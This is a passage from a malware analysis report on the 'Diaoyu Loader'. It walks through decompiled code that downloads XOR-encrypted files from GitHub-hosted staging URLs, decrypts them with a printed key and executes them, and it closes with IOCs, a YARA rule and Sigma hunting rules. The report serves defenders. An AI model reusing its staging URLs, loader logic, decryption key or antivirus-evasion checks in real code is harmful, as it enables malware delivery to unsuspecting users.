movaps xmm1,xmmword ptr ds:[14001B980]
movups xmmword ptr ds:[rcx+30],xmm1
movsd xmm0,qword ptr ds:[14001B990]
movsd qword ptr ds:[rcx+40],xmm0
mov eax,dword ptr ds:[14001B998]
mov dword ptr ds:[rcx+48],eax
mov r8d,1
lea rdx,qword ptr ss:[rbp+F0]
lea rcx,qword ptr ss:[rbp+1F0]
call patched_cmp.1400014D0
```

RAX	0000000000676E70	
RBX	00000000004E5400	"C:\\Users\\dynamic\\Desktop\\Politse- ia Pii
RCX	000000000014F750	"C:\\Users\\dynamic\\Links\\patched_cmp.docx"
RDY	000000000014F650	"https://raw.githubusercontent.com/padeqav/wor
RBP	000000000014F560	"ubusercontent.com/"
RSP	000000000014F460	&"ubusercontent.com/"
RSI	000000000000000F	
RDI	5F64656863746170	
R8	0000000000000001	
R9	0000000000000000	
R10	0000000000000000	

Figure 18. First argument passed to sub_1400014D0.

The second argument is a target URL to reach, which in this case is “https://raw.githubusercontent.com/padeqav/WordPress/refs/heads/master/wp-includes/images/admin-bar-sprite.png”.

```
movups xmmword ptr ds:[rcx+10],xmm1
movaps xmm0,xmmword ptr ds:[14001B970]
movups xmmword ptr ds:[rcx+20],xmm0
movaps xmm1,xmmword ptr ds:[14001B980]
movups xmmword ptr ds:[rcx+30],xmm1
movsd xmm0,qword ptr ds:[14001B990]
movsd qword ptr ds:[rcx+40],xmm0
mov eax,dword ptr ds:[14001B998]
mov dword ptr ds:[rcx+48],eax
mov r8d,1
lea rdx,qword ptr ss:[rbp+F0]
lea rcx,qword ptr ss:[rbp+1F0]
call patched_cmp.1400014D0
```

RAX	0000000000676E70
RBX	00000000004E5400
RCX	000000000014F750
RDY	000000000014F650
RBP	000000000014F560
RSP	000000000014F460
RSI	000000000000000F
RDI	5F64656863746170
R8	0000000000000001
R9	0000000000000000
R10	0000000000000000
R11	000000000014F650
R12	0000000000000000

Hex	ASCII
4F650 68 74 74 70 73 3A 2F 2F 72 61 77 2E 67 69 74 68	https://raw.gith
4F660 75 62 75 73 65 72 63 6F 6E 74 65 6E 74 2E 63 6F	ubusercontent.co
4F670 6D 2F 70 61 64 65 71 61 76 2F 57 6F 72 64 50 72	m/padeqav/wordPr
4F680 65 73 73 2F 72 65 66 73 2F 68 65 61 64 73 2F 6D	ess/refs/heads/m
4F690 61 73 74 65 72 2F 77 70 2D 69 6E 63 6C 75 64 65	aster/wp-include
4F6A0 73 2F 69 6D 61 67 65 73 2F 61 64 6D 69 6E 2D 62	s/images/admin-b
4F6B0 61 72 2D 73 70 72 69 74 65 2E 70 6E 67 00 00 00	ar-sprite.png...
4F6C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 19. Second argument passed to sub_1400014D0.

Now, step into the “sub_1400014D0” function again. After all the argument passing and dynamic API resolution are done, the “URLDownloadToFileW” function is called to download a file from the specified URL.

```
v20 = sub_1400013C0(a2);
if ( ((int (__fastcall *)(_QWORD, char *, CHAR *, _QWORD, _QWORD))ProcAddress)(0, v20, v13, 0, 0) < 0 )
    return 0;
FileA = CreateFileA(fileName, 0x80000000, 0, nullptr, 3u, 0x80u, nullptr);
FileSize = GetFileSize(FileA, nullptr);
ProcessHeap = GetProcessHeap();
v24 = (char *)HeapAlloc(ProcessHeap, 8u, (unsigned int)FileSize);
ReadFile(FileA, v24, FileSize, &NumberOfBytesRead, nullptr);
CloseHandle(FileA);
```

Figure 20. Downloading a file using the URLDownloadToFileW function.

If the download is successful, “CreateFileA” is then called to initialize a file handle for the specified file name and path “C:\Users\<Username>\Links\<filename.docx>”. Then, the “ReadFile” function is called to read the contents of the downloaded file, which are stored in “v24”, a buffer size is equal to that downloaded file.

```
v20 = sub_1400013C0(a2);
if ( ((int (__fastcall *)(_QWORD, char *, CHAR *, _QWORD, _QWORD))ProcAddress)(0, v20, v13, 0, 0) < 0 )
    return 0;
FileA = CreateFileA(fileName, 0x80000000, 0, nullptr, 3u, 0x80u, nullptr);
FileSize = GetFileSize(FileA, nullptr);
ProcessHeap = GetProcessHeap();
v24 = (char *)HeapAlloc(ProcessHeap, 8u, (unsigned int)FileSize);
ReadFile(FileA, v24, FileSize, &NumberOfBytesRead, nullptr);
CloseHandle(FileA);
```

Figure 21. Reading the file contents and storing them in the v24 buffer.

Then, another XOR operation is performed using the same key as in the previous analysis to decrypt the contents of the downloaded file. See **Obfuscated Files or Information: Encrypted/Encoded File (T1027.013)** for more details.

```
if ( FileSize )
{
    v30 = v24;
    do
    {
        v31 = v29++ + 5;
        *v30++ ^= aRqvwltoemoyk1q[v31 & 0x1F];    // RQVwlToEMOyk1QqOWICpqSesrfomtmIR
    }
    while ( v29 < FileSize );
}
```

Figure 22. Decrypting the contents of the v24 buffer using an XOR operation.

After the XOR operation is completed, another file handle is initialized using the same file name as the previous handle. Then, the “WriteFile” function is called to write the decrypted contents in the buffer to the specified file path “C:\Users\<Username>\Links\<filename.docx>”.

If the condition given by the third parameter is true, the downloaded file will begin to execute.

```
v32 = CreateFileA(lpFileName, 0xC0000000, 2u, nullptr, 4u, 0x80u, nullptr);
WriteFile(v32, v24, FileSize, &NumberOfBytesWritten, nullptr);
CloseHandle(v32);
if ( a3 )
{
    memset(&pExecInfo, 0, 24);
    pExecInfo.cbSize = 112;
    pExecInfo.lpFile = lpFileName;
    memset(&pExecInfo.nShow, 0, 64);
    pExecInfo.nShow = 5;
    *(_OWORD *)&pExecInfo.lpParameters = 0;
    ShellExecuteExA(&pExecInfo);
}
return 1;
```

Figure 23. Writing a new file and executing the newly created file.

Final Ingress Tool Transfer (T1105)

Now, the second file that will be downloaded and executed is set up before being passed as an argument to the “sub_1400014D0” function. This time, the file name and path “C:\Users\<Username>\Videos\msedgeupdate.dll” are passed as the first argument.




Figure 24. The Dynamic Link Library file is passed as the first argument of the second download.

Followed by the URL from which the file will be downloaded, which is “https://raw.githubusercontent.com/padeqav/WordPress/refs/heads/master/wp-includes/images/Linux.jpg”




Figure 25. The second argument is being passed to sub_1400014D0.

However, this time, the third argument passed is a given value of zero, which prevents the execution of the file from being triggered. See **Initial Ingress Tool Transfer (T1105)** for more details.

```
if ( (unsigned int)sub_1400014D0(v61, (__int64)v55, 0) )  
    sub_1400014D0(v63, (__int64)v60, 1);
```

Figure 26. The third argument is passed as 0, so it will not be executed.

If the second file was downloaded successfully, the third file will begin downloading with the given name and path “C:\Users\<Username>\Videos\msedgeupdate.exe”.




Figure 27. The first argument of the third download is passed to sub_1400014D0.

Followed by the second argument of the destination URL, from which the file begins to download from, "https://raw.githubusercontent.com/padeqav/WordPress/refs/heads/master/wp-includes/images/Windows.jpg"

This time, the downloaded file will be executed due to the third argument, which is set to one and passed to the function.




Figure 28. The second argument of the third download is passed to sub_1400014D0.

Lastly, it performed a various of safe-memory cleansing operations, such as integrity checks, before being deallocated and exiting.

```

if ( v25 >= 0x10 )
{
    v41 = v24;
    if ( v25 + 1 >= 0x1000 )
    {
        v24 = *((char **)v24 - 1);
        if ( (unsigned __int64)(v41 - v24 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v24);
}

```

Figure 29. A safe-memory cleansing operation is performed before exit.

Execution Flow




Figure 30. Diaoyu Loader Execution Flow (1/4).




Figure 31. Diaoyu Loader Execution Flow (2/4).




Figure 32. Diaoyu Loader Execution Flow (3/4).




Figure 33. Diaoyu Loader Execution Flow (4/4).

Conclusion

Diaoyu Loader is in a very first stage of delivering other malicious files, used in “The Shadow Campaigns”. It was written in C++ and signed with an expired Zoom Meeting application certificate. According to reports from Palo Alto Networks Unit 42, the delivered malicious file is likely a Cobalt Strike beacon.

During execution, the malware performs runtime sandbox and antivirus product checks. If any of the specified conditions are met, the program exits immediately.

The following antivirus products are included:

1. Kaspersky
2. Avira Sentry Protection
3. Bitdefender Endpoint Security
4. SentinelOne
5. Symantec

The loader also used a custom XOR operation to decrypt hard-coded encrypted strings, such as domains and library functions. However, the decryption key is hard-coded in the binary alongside the encrypted strings.

Steps to Decrypt Diaoyu Loader Strings

1. Convert the string from hexadecimal format.
2. Decrypt it using a standard XOR operation with the key "RQVwlToEMOyk1QqOWICpqSesrfomtmIR".
3. Reverse the resulting XOR output.

Along with the first downloaded file, two more files are retrieved from the same source, one of which is a Dynamic Link Library (DLL). These files are used during execution within the user “Links” and “Videos” directory.

Similar to other campaigns associated with APT groups or even ransomware gangs, one of the most overlooked aspects is how effective phishing techniques are against non-IT employees. If these types of attacks are still ongoing, it shows the need for improved training, particularly in phishing awareness, as well as stronger security policies and operations.

IOCs

SHA256: 23ee251df3f9c46661b33061035e9f6291894ebe070497ff9365d6ef2966f7fe
MD5: a20e887f5f353a44b2054415fa9d5985

YARA Rule

```
rule Mal_WIN_Diaoyu_Loader_PE {  
  meta:  
    description = "Use to detect Diaoyu Loader."  
    author = "Phatcharadol Thangplub"  
    date = "02-22-2026"  
    reference = "https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/"  
  
  strings:  
    $s1 = "DiaoYu.exe" fullword wide  
    $s2 = "05343A1E2A3B3B212C201505463E3503051C" fullword ascii  
    $s3 = "urlmon.dll" fullword ascii  
    $s4 = "avp.exe" fullword ascii  
    $s5 = "SentryEye.exe" fullword ascii  
    $s6 = "EPSecurityService.exe" fullword ascii  
    $s7 = "SentinelUI.exe" fullword ascii  
    $s8 = "NortonSecurity.exe" fullword ascii  
  
    /*  
    Decrypt hard-coded strings.  
    */  
    $hex1 = { 4? 33 ed 4? 89 7c [2] 4? 63 f5 85 ed 7e ?? 4? 89 74 [2] 4? 89  
      7c [2] 4? 8b fd 90 4? 0f be 0c 7c 4? 0f be 7c 7c 01 e8 [4] 2c  
      30 8b cf 0f b6 f0 e8 [4] 2c 30 4? 0f b6 c0 4? 80 fe 09 8d 46  
      f9 0f b6 d0 0f 4e d6 c0 e2 04 4? 8d 40 f9 4? 80 f8 09 0f b6  
      c8 4? 0f 4e c8 02 d1 4? 88 14 1f 4? ff c7 4? 3b fe 7c ?? 4?  
      8b 7c [2] 4? 8b 74 [2] 4? 8b 64 [2] 4? 8d 15 [4] 85 ed 0f 8e [4]  
      83 fd 40 0f 82 [4] 8d 45 ff 4? 63 c8 4? 8d 04 ?? 4? 8d 04 19  
      4? 3b d8 77 ?? 4? 3b c2 0f 83 [4] 8b cd 81 e1 3f 00 00 80 7d  
      ?? ff c9 83 c9 c0 ff c1 8b c5 4? 8d 05 [4] 2b c1 4? 8b fa 4?  
      8b ca 4? 63 d8 4? 2b fb 4? 8d 4b 20 4? 2b c3 4? 2b cb 4? c7  
      c2 e0 ff ff ff 4? 2b d3 66 90 f3 0f 6f 41 e0 4? 83 c5 40 f3  
      0f 6f 4c 0f e0 f3 4? 0f 6f 14 09 4? 8d 49 40 66 0f ef c8 4?  
      8d 04 0a f3 0f 7f 49 a0 f3 0f 6f 41 b0 f3 4? 0f 6f 4c 08 a0  
      66 0f ef c8 f3 0f 7f 49 b0 f3 0f 6f 41 c0 f3 4? 0f 6f 4c 08  
      c0 66 0f ef d0 f3 0f 7f 51 c0 f3 0f 6f 41 d0 66 0f ef c8 f3  
      0f 7f 49 d0 4? 3b c3 7c ?? 4? 8b 7c [2] 4? 63 c5 4? 8b 6c [2]  
      4? 3b c6 7d ?? 4? 2b d3 4? 8d 0c 18 4? 2b f0 90 0f b6 04 11
```

```
30 01 4? 8d 49 01 4? 83 ee 01 75 ?? 4? 8b 74 [2] 4? 63 c5 4?
8b 6c [2] 4? ff c8 4? 85 c0 7e ?? 4? 8b c3 4? 8d 14 18 4? f7
d8 90 0f b6 02 4? 8d 52 ff 0f b6 0b 88 03 4? 8d 5b 01 88 4a
01 4? 8d 04 02 4? 8d 0c 03 4? 3b c8 7c }
```

```
/*
```

```
    Decrypt file content strings.
```

```
*/
```

```
$hex2 = { 4? 8d 41 05 ff c1 83 e0 1f 4? 8d 52 01 4? 0f b6 04 ?? 30 42 ff 4? 63 c1 4? 3b c7 72 }
```

```
condition:
```

```
uint16(0) == 0x5A4D and filesize >= 100KB and filesize <= 150KB and
```

```
(( $s1 or ( $s2 and $s3 )) and ( $s4 or $s5 or $s6 or $s7 or $s8 ) and ( $hex1 or $hex2 ))
```

```
}
```

Sigma Rule

title: Diaoyu Loader – Dynamically resolving Windows API.

name: dynamically_resolving_windows_api

id: 46b41a5d-28ed-4969-b74f-3c7e07dcc0fe

status: experimental

description: Use to hunt Diaoyu Loader dynamically resolving Windows API.

references:

- <https://attack.mitre.org/>
- <https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/>

author: Phatcharadol Thangplub

date: 2026-02-26

modified: 2026-03-07

tags:

- attack.T1027.007

logsource:

product: windows

service: sysmon

detection:

selection_loaded_image:

 EventCode: 7

 ImageLoaded|endswith:

 - "urlmon.dll"

condition: selection_loaded_image

falsepositives:

- Unknown

level: high

title: Diaoyu Loader – Download Cobalt Strike beacon.

name: download_cobalt_strike_beacon

id: 68782286-e349-4a02-8d88-f4c9052f6fd2

status: experimental

description: Use to hunt Diaoyu Loader download Cobalt Strike beacon.

references:

- <https://attack.mitre.org/>
- <https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/>

author: Phatcharadol Thangplub

date: 2026-02-22

modified: 2026-03-07

tags:

- attack.T1105

logsource:

product: windows

service: sysmon

detection:

selection_dns_query:

- EventCode: 22
- QueryName|startswith:
 - "raw.githubusercontent.com"
- condition: selection_dns_query

falsepositives:

- Unknown

level: high

title: Diaoyu Loader – Create Cobalt Strike beacon.

name: create_cobalt_strike_beacon

id: c4f89e97-8b44-49c6-bb25-9bee66210a5

status: experimental

description: Use to hunt Diaoyu Loader create Cobalt Strike beacon.

references:

- <https://attack.mitre.org/>
- <https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/>

author: Phatcharadol Thangplub

date: 2026-02-22

modified: 2026-03-07

tags:

- attack.T1105

logsource:

- product: windows
- service: sysmon

detection:

selection_file_creation:

- EventCode: 11
- TargetFilename|contains:
 - "C:\\Users*\\Links*.docx"
 - "C:\\Users*\\Videos*.exe"
 - "C:\\Users*\\Videos*.dll"
- condition: selection_file_creation

falsepositives:

- Unknown

level: high

title: Diaoyu Loader – Correlate Beacon Download and Creation.

id: 4e1e4519-4eed-4140-8edc-dc6923f11c10

correlation:

- type: temporal
- rules:
 - dynamically_resolving_windows_api
 - download_cobalt_strike_beacon
 - create_cobalt_strike_beacon
- group-by:

- Computer

- User

- ProcessId

- Image

timespan: 1m

Additional Resources

- <https://attack.mitre.org/>
- <https://unit42.paloaltonetworks.com/shadow-campaigns-uncovering-global-espionage/>
- <https://unit42.paloaltonetworks.com/sandbox-evasion-memory-detection/>
- <https://redcanary.com/blog/threat-detection/code-signing-certificates/>